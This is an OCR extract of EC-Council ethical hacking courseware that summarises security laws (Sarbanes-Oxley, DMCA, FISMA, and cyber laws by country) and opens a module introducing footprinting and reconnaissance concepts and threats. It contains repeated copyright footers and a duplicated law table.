
- **Title X: Corporate Tax Returns**

  Title X consists of one section that states that the Chief Executive Officer should sign the company tax return.

- **Title XI: Corporate Fraud Accountability**

  Title XI consists of seven sections. Section 1101 recommends the following name for the title: "Corporate Fraud Accountability Act of 2002." It identifies corporate fraud and records tampering as criminal offenses and joins those offenses to specific penalties. It also revises sentencing guidelines and strengthens penalties. Doing so enables the SEC to temporarily freeze "large" or "unusual" transactions or payments.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



The Digital Millennium Copyright Act (DMCA)

Source: *https://www.copyright.gov*

The DMCA is an American copyright law that implements two 1996 treaties from the World Intellectual Property Organization (WIPO): the WIPO Copyright Treaty and the WIPO Performances and Phonograms Treaty. In order to implement US treaty obligations, the DMCA defines legal prohibitions against circumvention of the technological protection measures employed by copyright owners to protect their works, and against the removal or alteration of copyright management information. The DMCA contains five titles:

- **Title I: WIPO TREATY IMPLEMENTATION**

  Title I implements the WIPO treaties. First, it makes certain technical amendments to US law in order to provide the appropriate references and links to the treaties. Second, it creates two new prohibitions in Title 17 of the U.S. Code—one on circumvention of the technological measures used by copyright owners to protect their works and one on tampering with copyright management information—and adds civil remedies and criminal penalties for violating the prohibitions.

- **Title II: ONLINE COPYRIGHT INFRINGEMENT LIABILITY LIMITATION**

  Title II of the DMCA adds a new section 512 to the Copyright Act to create four new limitations on liability for copyright infringement by online service providers. A service provider bases these limitations on the following four categories of conduct:

  - Transitory communications
  - System caching
  - The user-directed storage of information on systems or networks

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Information location tools

New section 512 also includes special rules concerning the application of these limitations to nonprofit educational institutions.

- **Title III: COMPUTER MAINTENANCE OR REPAIR**

  Title III of the DMCA allows the owner of a copy of a program to make reproductions or adaptations when necessary to use the program in conjunction with a computer. The amendment permits the owner or lessee of a computer to make or to authorize the making of a copy of a computer program in the course of maintaining or repairing that computer.

- **Title IV: MISCELLANEOUS PROVISIONS**

  Title IV contains six miscellaneous provisions. The first provision announces the Clarification of the Authority of the Copyright Office; the second grants exemption for the making of "ephemeral recordings"; the third promotes study by distance education; the fourth provides an exemption for Nonprofit Libraries and Archives; the fifth allows Webcasting Amendments to the Digital Performance Right in Sound Recordings, and, finally, the sixth provision addresses concerns about the ability of writers, directors and screen actors to obtain residual payments for the exploitation of motion pictures in situations where the producer is no longer able to make these payments.

- **Title V: PROTECTION OF CERTAIN ORIGINAL DESIGNS**

  Title V of the DMCA, entitles the Vessel Hull Design Protection Act (VHDPA). This act creates a new system for protecting the original designs of certain useful articles that make the article attractive or distinctive in appearance. For purposes of the VHDPA, "useful articles" are limited to the hulls (including the decks) of vessels no longer than 200 feet.

The Federal Information Security Management Act (FISMA)

Source: *https://csrc.nist.gov*

The Federal Information Security Management Act of 2002 was enacted to produce several key security standards and guidelines required by Congressional legislation. The FISMA provides a comprehensive framework for ensuring the effectiveness of information security controls over information resources that support federal operations and assets. It requires each federal agency to develop, document, and implement an agency-wide program to provide information security for the information and information systems that support the operations and assets of the agency, including those provided or managed by another agency, contractor, or another source. The FISMA framework includes:

- Standards for categorizing information and information systems by mission impact
- Standards for the minimum security requirements for information and information systems
- Guidance for selecting appropriate security controls for information systems

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Guidance for assessing security controls in information systems and determining their effectiveness
- Guidance for the security authorization of information systems

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Cyber Law in Different Countries

Country Name	Laws/Acts	Website
United States	Section 107 of the Copyright Law mentions the doctrine of "fair use"	https://www.copyright.gov
	Online Copyright Infringement Liability Limitation Act	
	The Lanham (Trademark) Act (15 USC §§ 1051 - 1127)	https://www.uspto.gov
	The Electronic Communications Privacy Act	https://fas.org
	Foreign Intelligence Surveillance Act	https://fas.org
	Protect America Act of 2007	https://www.justice.gov
	Privacy Act of 1974	https://www.justice.gov
	National Information Infrastructure Protection Act of 1996	https://www.nrotc.navy.mil
	Computer Security Act of 1987	https://csrc.nist.gov
	Freedom of Information Act (FOIA)	https://www.foia.gov
	Computer Fraud and Abuse Act	https://energy.gov
	Federal Identity Theft and Assumption Deterrence Act	https://www.ftc.gov


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Cyber Law in Different Countries (Cont'd)

Country Name	Laws/Acts	Website
Australia	The Trade Marks Act 1995	https://www.legislation.gov.au
	The Patents Act 1990	
	The Copyright Act 1968	
	Cybercrime Act 2001	
United Kingdom	The Copyright, Etc. and Trademarks (Offenses And Enforcement) Act 2002	https://www.legislation.gov.uk
	Trademarks Act 1994 (TMA)	
	Computer Misuse Act 1990	
China	Copyright Law of the People's Republic of China (Amendments on October 27, 2001)	http://www.npc.gov.cn
	Trademark Law of the People's Republic of China (Amendments on October 27, 2001)	
India	The Patents (Amendment) Act, 1999, Trade Marks Act, 1999, The Copyright Act, 1957	http://www.ipindia.nic.in
	Information Technology Act	https://www.meity.gov.in
Germany	Section 202a. Data Espionage, Section 303a. Alteration of Data, Section 303b. Computer Sabotage	https://www.cybercrimelaw.net

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Cyber Law in Different Countries

Cyberlaw or Internet law refers to any laws that deal with protecting the Internet and other online communication technologies. Cyberlaw covers topics such as Internet access and usage, privacy, freedom of expression, and jurisdiction. Cyber laws provide an assurance of the integrity, security, privacy, and confidentiality of information in both governmental and private organizations. These laws have become prominent due to the increase in Internet usage around the world. Cyber laws vary by jurisdiction and country, so implementing them is quite challenging. Violating these laws results in punishments ranging from fines to imprisonment.


Country Name	Laws/Acts	Website
United States	Section 107 of the Copyright Law mentions the doctrine of "fair use"	https://www.copyright.gov
	Online Copyright Infringement Liability Limitation Act	
	The Lanham (Trademark) Act (15 USC §§ 1051 - 1127)	https://www.uspto.gov
	The Electronic Communications Privacy Act	https://fas.org
	Foreign Intelligence Surveillance Act	https://fas.org
	Protect America Act of 2007	https://www.justice.gov
	Privacy Act of 1974	https://www.justice.gov
	National Information Infrastructure Protection Act of 1996	https://www.nrotc.navy.mil
	Computer Security Act of 1987	https://csrc.nist.gov
	Freedom of Information Act (FOIA)	https://www.foia.gov

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

	Computer Fraud and Abuse Act	https://energy.gov
	Federal Identity Theft and Assumption Deterrence Act	https://www.ftc.gov
Australia	The Trade Marks Act 1995	https://www.legislation.gov.au
	The Patents Act 1990	
	The Copyright Act 1968	
	Cybercrime Act 2001	
United Kingdom	The Copyright, Etc. and Trademarks (Offenses And Enforcement) Act 2002	https://www.legislation.gov.uk
	Trademarks Act 1994 (TMA)	
	Computer Misuse Act 1990	
China	Copyright Law of the People's Republic of China (Amendments on October 27, 2001)	http://www.npc.gov.cn
	Trademark Law of the People's Republic of China (Amendments on October 27, 2001)	
India	The Patents (Amendment) Act, 1999, Trade Marks Act, 1999, The Copyright Act, 1957	http://www.ipindia.nic.in
	Information Technology Act	https://www.meity.gov.in
Germany	Section 202a. Data Espionage, Section 303a. Alteration of Data, Section 303b. Computer Sabotage	https://www.cybercrimelaw.net
Italy	Penal Code Article 615 ter	https://www.cybercrimelaw.net
Japan	The Trademark Law (Law No. 127 of 1957), Copyright Management Business Law (4.2.2.3 of 2000)	https://www.iip.or.jp
Canada	Copyright Act (R.S.C., 1985, c. C-42), Trademark Law, Canadian Criminal Code Section 342.1	https://laws-lois.justice.gc.ca
Singapore	Computer Misuse Act	https://sso.agc.gov.sg
South Africa	Trademarks Act 194 of 1993	http://www.cipc.co.za
	Copyright Act of 1978	https://www.nlsa.ac.za
South Korea	Copyright Law Act No. 3916	https://www.copyright.or.kr
	Industrial Design Protection Act	https://www.kipo.go.kr
Belgium	Copyright Law, 30/06/1994	https://www.wipo.int
	Computer Hacking	https://www.cybercrimelaw.net
Brazil	Unauthorized modification or alteration of the information system	https://www.domstol.no
Hong Kong	Article 139 of the Basic Law	https://www.basiclaw.gov.hk

Table 1.4: Cyber Law in Different Countries

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Module Summary

This module has discussed elements of information security, information security attacks, and information warfare. It has covered cyber kill chain methodology, TTPs, and IoCs in detail. It also discussed hacking concepts, types, and phases. This module closely examined ethical hacking concepts such as its scope and limitations and the skills of an ethical hacker. It also covered the topic of information security controls such as defense-in-depth, risk management, cyber threat intelligence, threat modeling, incident management process, and AI and ML. Finally, this module ended with a detailed discussion of various information security acts and laws.

The next module will examine how attackers, as well as ethical hackers and pen testers, perform footprinting to collect information about their target before an attack or audit.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Module 02:
Footprinting and Reconnaissance



Module Objectives


Footprinting is the first step in the evaluation of the security posture of the IT infrastructure of a target organization. Through footprinting and reconnaissance, one can gather maximum information about a computer system or a network and about any device connected to that network. In other words, footprinting provides a security profile blueprint for an organization and should be undertaken in a methodological manner.

This module starts with an introduction to footprinting concepts and provides insights into the footprinting methodology. The module ends with an overview of footprinting tools and countermeasures.

At the end of this module, you will be able to:

- Describe footprinting concepts
- Perform footprinting through search engines and using advanced Google hacking techniques
- Perform footprinting through web services and social networking sites
- Perform website footprinting and email footprinting
- Perform Whois, DNS, and network footprinting
- Perform footprinting through social engineering
- Use different footprinting tools
- Apply footprinting best practices

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Footprinting Concepts

Ethical hacking is legal in nature and conducted to evaluate the security of a target organization's IT infrastructure with their consent. Footprinting, where an attacker tries to gather information about a target, is the first step in ethical hacking. This step acts as a preparatory phase for the attacker, who needs to gather as much information as possible to easily find ways to intrude into the target network.

This section aims to familiarize you with footprinting, why it is necessary, and its objectives.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



What is Footprinting?

An essential aspect of footprinting is identifying the level of risk associated with the organization's publicly accessible information. Footprinting, the first step in ethical hacking, refers to the process of collecting information about a target network and its environment. Using footprinting, you can find a number of opportunities to penetrate and assess the target organization's network.

After you complete the footprinting process in a methodological manner, you will obtain the blueprint of the security profile of the target organization. Here, the term "blueprint" refers to the unique system profile of the target organization acquired by footprinting.

There is no single methodology for footprinting, as information can be traced in a number of ways. However, the activity is important, as you need to gather all the crucial information about the target organization before beginning the hacking phase. For this reason, footprinting needs to be carried out in an organized manner. The information gathered in this step helps in uncovering vulnerabilities existing in the target network and in identifying different ways of exploiting these vulnerabilities.

Types of Footprinting

Footprinting can be categorized into passive footprinting and active footprinting.

- **Passive Footprinting**

  Passive footprinting involves gathering information about the target without direct interaction. It is mainly useful when the information gathering activities are not to be detected by the target. Performing passive footprinting is technically difficult, as active traffic is not sent to the target organization from a host or anonymous hosts or services

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

over the Internet. We can only collect archived and stored information about the target using search engines, social networking sites, and so on.

Passive footprinting techniques include:

- Finding information through search engines
- Finding the Top-level Domains (TLDs) and sub-domains of a target through web services
- Collecting location information on the target through web services
- Performing people search using social networking sites and people search services
- Gathering financial information about the target through financial services
- Gathering infrastructure details of the target organization through job sites
- Collecting information through deep and dark web footprinting
- Determining the operating systems in use by the target organization
- Performing competitive intelligence
- Monitoring the target using alert services
- Gathering information using groups, forums, blogs, and NNTP Usenet newsgroups
- Collecting information through social engineering on social networking sites
- Extracting information about the target using Internet archives
- Gathering information using business profile sites
- Monitoring website traffic of the target
- Tracking the online reputation of the target

- **Active Footprinting**

Active footprinting involves gathering information about the target with direct interaction. In active footprinting, the target may recognize the ongoing information gathering process, as we overtly interact with the target network. Active footprinting requires more preparation than passive footprinting, as it may leave traces that may alert the target organization.

Active footprinting techniques include:

- Querying published name servers of the target
- Searching for digital files
- Extracting website links and gathering wordlists from the target website
- Extracting metadata of published documents and files
- Gathering website information using web spidering and mirroring tools
- Gathering information through email tracking

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Harvesting email lists
- Performing Whois lookup
- Extracting DNS information
- Performing traceroute analysis
- Performing social engineering

Information Obtained in Footprinting

The major objectives of footprinting include collecting the network information, system information, and organizational information of the target. By conducting footprinting across different network levels, you can gain information such as network blocks, specific IP addresses, employee details, and so on. Such information can help attackers in gaining access to sensitive data or performing various attacks on the target network.

- **Organization Information**: Such information about an organization is available from its website. In addition, you can query the target's domain name against the Whois database and obtain valuable information.

  The information collected includes:

  - Employee details (employee names, contact addresses, designations, and work experience)
  - Addresses and mobile/telephone numbers
  - Branch and location details
  - Partners of the organization
  - Web links to other company-related sites
  - Background of the organization
  - Web technologies
  - News articles, press releases, and related documents
  - Legal documents related to the organization
  - Patents and trademarks related to the organization

  Attackers can access organizational information and use such information to identify key personnel and launch social engineering attacks to extract sensitive data about the entity.

- **Network Information**: You can gather network information by performing Whois database analysis, trace routing, and so on.

  The information collected includes:

  - Domain and sub-domains
  - Network blocks
  - Network topology, trusted routers, and firewalls

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- IP addresses of the reachable systems
- Whois records
- DNS records and related information

- **System Information**: You can gather system information by performing network footprinting, DNS footprinting, website footprinting, email footprinting, and so on.

  The information collected includes:

  - Web server OS
  - Location of web servers
  - Publicly available email addresses
  - Usernames, passwords, and so on.

Objectives of Footprinting

To build a hacking strategy, attackers need to gather information about the target organization's network. They then use such information to locate the easiest way to break through the organization's security perimeter. As mentioned previously, the footprinting methodology makes it easy to gather information about the target organization; this plays a vital role in the hacking process.

Footprinting helps to

- **Know Security Posture**: Performing footprinting on the target organization gives the complete profile of the organization's security posture. Hackers can then analyze the report to identify loopholes in the security posture of the target organization and build a hacking plan accordingly.
- **Reduce Focus Area**: By using a combination of tools and techniques, attackers can take an unknown entity (for example, XYZ Organization) and reduce it to a specific range of domain names, network blocks, and individual IP addresses of systems directly connected to the Internet, as well as many other details pertaining to its security posture.
- **Identify Vulnerabilities**: A detailed footprint provides maximum information about the target organization. It allows the attacker to identify vulnerabilities in the target systems to select appropriate exploits. Attackers can build their own information database about the security weaknesses of the target organization. Such a database can then help in identifying the weakest link in the organization's security perimeter.
- **Draw Network Map**: Combining footprinting techniques with tools such as Tracert allows the attacker to create diagrammatic representations of the target organization's network presence. Specficially, it allows attackers to draw a map or outline of the target organization's network infrastructure to know about the actual environment that they are going to break into. A network map will depict the attacker's understanding of the target's Internet footprint. These network diagrams can guide the attacker in performing an attack.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Footprinting Threats

Attackers perform footprinting as the first step of any attack on information systems. In this phase, attackers attempt to collect valuable system-level information such as account details, operating system and other software versions, server names, database schema details, and so on, which will be useful in the hacking process.

The following are assorted threats made possible through footprinting:

- **Social Engineering**: Without using any intrusion methods, hackers directly and indirectly collect information through persuasion and other means. Hackers gather crucial information from willing employees who are unaware of the hackers' intent.
- **System and Network Attacks**: Footprinting enables an attacker to perform system and network attacks. Thus, attackers can gather information related to the target organization's system configuration, the operating system running on the machine, and so on. Using this information, attackers can find vulnerabilities in the target system and then exploit such vulnerabilities. They can then take control of a target system or the entire network.
- **Information Leakage**: Information leakage poses a threat to any organization. If sensitive information of an entity falls into the hands of attackers, they can mount an attack based on the information or alternatively use it for monetary benefit.
